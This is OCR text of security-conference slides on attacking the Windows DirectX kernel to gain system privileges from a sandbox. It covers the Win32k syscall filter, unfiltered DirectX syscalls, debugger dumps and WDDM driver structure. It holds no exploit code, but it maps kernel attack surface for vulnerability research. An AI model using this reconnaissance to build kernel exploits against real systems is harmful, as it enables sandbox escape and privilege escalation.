Subverting Direct X Kernel
For Gaining Remote System

Rancho Han & ChenNan
Tencent Security ZhanluLab

腾讯安全湛泸实验室

Who Are You?

- Rancho Han @RanchoIce

  - Senior Security Researcher

  - Lead of Windows Kernel Research

  - Winner of Pwn2own 2017 Edge Category

- Chen Nan

  - Security Researcher of Tencent ZhanluLab

  - Main focus: Bug Hunting, Windows Kernel, Virtualization

About ZhanluLab

- Director is yuange, the most famous hacker in China
- 3 Researchers on MSRC TOP100 this year.
- Pwn2own2017 winner , as Tencent Security Lance Team
- We are hiring, base BeiJing ☺
- Twitter: @ZhanluLab

Agenda

- Background
- Direct X Kernel Overview
- Attack Vector Analysis
- Case Study
- Break out Sandbox
- Demo Time


Background

Kernel Exploit Research

- In the histroy of pwn2own

```
CVE-2013-1300    // Pool Overflow
CVE-2015-2455    // TTF
CVE-2016-0173    // Surface UAF
CVE-2016-0174    // PFFOBJ UAF
CVE-2017-8465    // Cursor UAF
```


33 bugs in 2016, and 35 bugs in 2017



[1]


Win32k Filter

- Win32k filter introduced for Edge Process




```
dt ffff930e7e0657c0 _EPROCESS
   +0x000 Pcb              : _KPROCESS
   //...
   +0x6cc Flags3           : 0x481c820
   +0x6cc Minimal          : 0y0
   +0x6cc ReplacingPageRoot : 0y0
   +0x6cc DisableNonSystemFonts : 0y0
   +0x6cc AuditNonSystemFontLoading : 0y0
   //...
   +0x6cc ProhibitRemoteImageMap : 0y1
   +0x6cc ProhibitLowILImageMap : 0y0
   +0x6cc SignatureMitigationOptIn : 0y0
   +0x6cc DisableDynamicCodeAllowOptOut : 0y1
   +0x6cc EnableFilteredWin32kAPIs : 0y1
   +0x6cc AuditFilteredWin32kAPIs : 0y1B
```

System call filtering



Win32k filter

- Filtered or not, by this table




```
int __fastcall stub_GdiCreateRectRgn(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  int result; // eax@3
  __int64 v5; // [sp+20h] [bp-28h]@1
  __int64 v6; // [sp+28h] [bp-20h]@1
  __int64 v7; // [sp+30h] [bp-18h]@1
  __int64 v8; // [sp+38h] [bp-10h]@1

  v5 = a1;
  v6 = a2;
  v7 = a3;
  v8 = a4;
  if ( (unsigned __int8)IsWin32KSyscallFiltered(0x84i64)
    && (NtUserWin32kSysCallFilterStub(aNtGdiCreateRec, 0x84i64), (unsigned __int8)PsIsWin32KFilterEnabled()) )
  {
    result = W32pServiceTableFilter[4 * *(_QWORD *)&W32pServiceLimitFilter + 132];
    if ( result > 0 )
      result = 0xC000001C;
  }
  else
  {
    result = NtGdiCreateRectRgn(v5, v6, v7, v8);
  }
  return result;
}
```

Type Isolation

- Introduced from RS4 & RS3

- Make kernel exploitation very hard



#HITB2018AMS CommSec D1 - The Life & Deat...

Abusing Window Objects
tagWnd

Microsoft

The Life & Death Of Kernel Object Abuse
- Saif Elsherei and Ian Kronquist


LOCATION: Track 4 / CommSec
DATE: April 12, 2018
TIME: 10:45 am - 11:45 am

SAIF
ELSHEREI

IAN
KRONQUIST

DirectX Kernel


- Many of them are not filtered



```
0: kd> x win32kbase!*GdiDdDDI*
fffffe8a`9849e6a0 win32kbase!NtGdiDdDDIWaitForVerticalBlankEvent2 (<no parameter
info>)
fffffe8a`9849e3b0 win32kbase!NtGdiDdDDISetHwProtectionTeardownRecovery (<no
parameter info>)
fffffe8a`98438910 win32kbase!NtGdiDdDDIConfigureSharedResource (<no parameter info>)
fffffe8a`98428b10 win32kbase!NtGdiDdDDIPresent (<no parameter info>)
fffffe8a`98436fb0 win32kbase!NtGdiDdDDILock (<no parameter info>)
fffffe8a`9849dd90 win32kbase!NtGdiDdDDIOpenSynchronizationObject (<no parameter
info>)
fffffe8a`9842b5e0 win32kbase!NtGdiDdDDILock2 (<no parameter info>)
fffffe8a`9843d9c0 win32kbase!NtGdiDdDDIEvict (<no parameter info>)
fffffe8a`9849dae0 win32kbase!NtGdiDdDDIGetSetSwapChainMetadata (<no parameter info>)
fffffe8a`9849d990 win32kbase!NtGdiDdDDIGetContextInProcessSchedulingPriority (<no
parameter info>)
fffffe8a`9849dbe0 win32kbase!NtGdiDdDDINetDispQueryMiracastDisplayDeviceStatus (<no
parameter info>)
fffffe8a`9842b870 win32kbase!NtGdiDdDDIReclaimAllocations2 (<no parameter info>)
```

Direct X Kernel Overview

DxgInterface




```
1: kd> u win32kbase!NtGdiDdDDIPresent
win32kbase!NtGdiDdDDIPresent:
ffffa78f`d4427180 4883ec28        sub     rsp,28h
ffffa78f`d4427184 488b059dc11000  mov     rax,qword ptr [win32kbase!gDxgkInterface+0x158
(ffffa78f`d4533328)]
ffffa78f`d442718b 8b15af9e1000    mov     edx,dword ptr [win32kbase!gbGDIOn
(ffffa78f`d4531040)]
ffffa78f`d4427191 ff1571d71200    call    qword ptr
[win32kbase!_guard_dispatch_icall_fptr (ffffa78f`d4554908)]
ffffa78f`d4427197 4883c428        add     rsp,28h
ffffa78f`d442719b c3              ret

1: kd> dqs win32kbase!gDxgkInterface
ffffa78f`d45331d0  00000000`00220890
ffffa78f`d45331d8  00000000`00000000
ffffa78f`d45331e0  fffff808`ea5ca8a0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffa78f`d45331e8  fffff808`ea5ca8a0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffa78f`d45331f0  fffff808`ea594ff0 dxgkrnl!DxgkProcessCallout
ffffa78f`d45331f8  fffff808`ea568fc0 dxgkrnl!DxgkNotifyProcessFreezeCallout
```


XPDM Overview

- Display Driver: Render, Draw
  - Graphics DDI （GDI）
  - DirectDraw DDI
  - Direct3D DDI
  - DirectX Video Acceleration DDI

- Video Miniport:
  Interact with NT, Interact with NT, resource management. Initialization, hardware configuration,
  memory mapping



WDDM Overview



WDDM Overview

- Gdi Engine Turn to DXG Subsystem
- Miniport Interface Update & Extend
- The components we care about:

  dxgkrnl.sys

  dxgmms1.sys dxgmms2.sys

  BasicRender.sys

  BasicDisplay.sys

Direct X Kernel

dxgkrnl.sys core component of WDDM

- Maintain Dxg objects, provide handles for users, and save object pointers for miniports
- Provide a callback interface framework for miniport
- Provide API for user, a series of Dxgk* functions
- Coordinate GPU scheduling, process isolation sharing, and more.

dxgmms*.sys

- dxgmms1.sys: GPU memory management and GPU scheduling for graphics card miniport drivers
- dxgmms2.sys: GPU memory management and GPU scheduling for BasicRender.sys

They can be considered as a submodule of dxgkrnl.sys

Direct X Kernel

Miniport component of WDDM

Basicrender.sys: A generic render only driver provided by MS

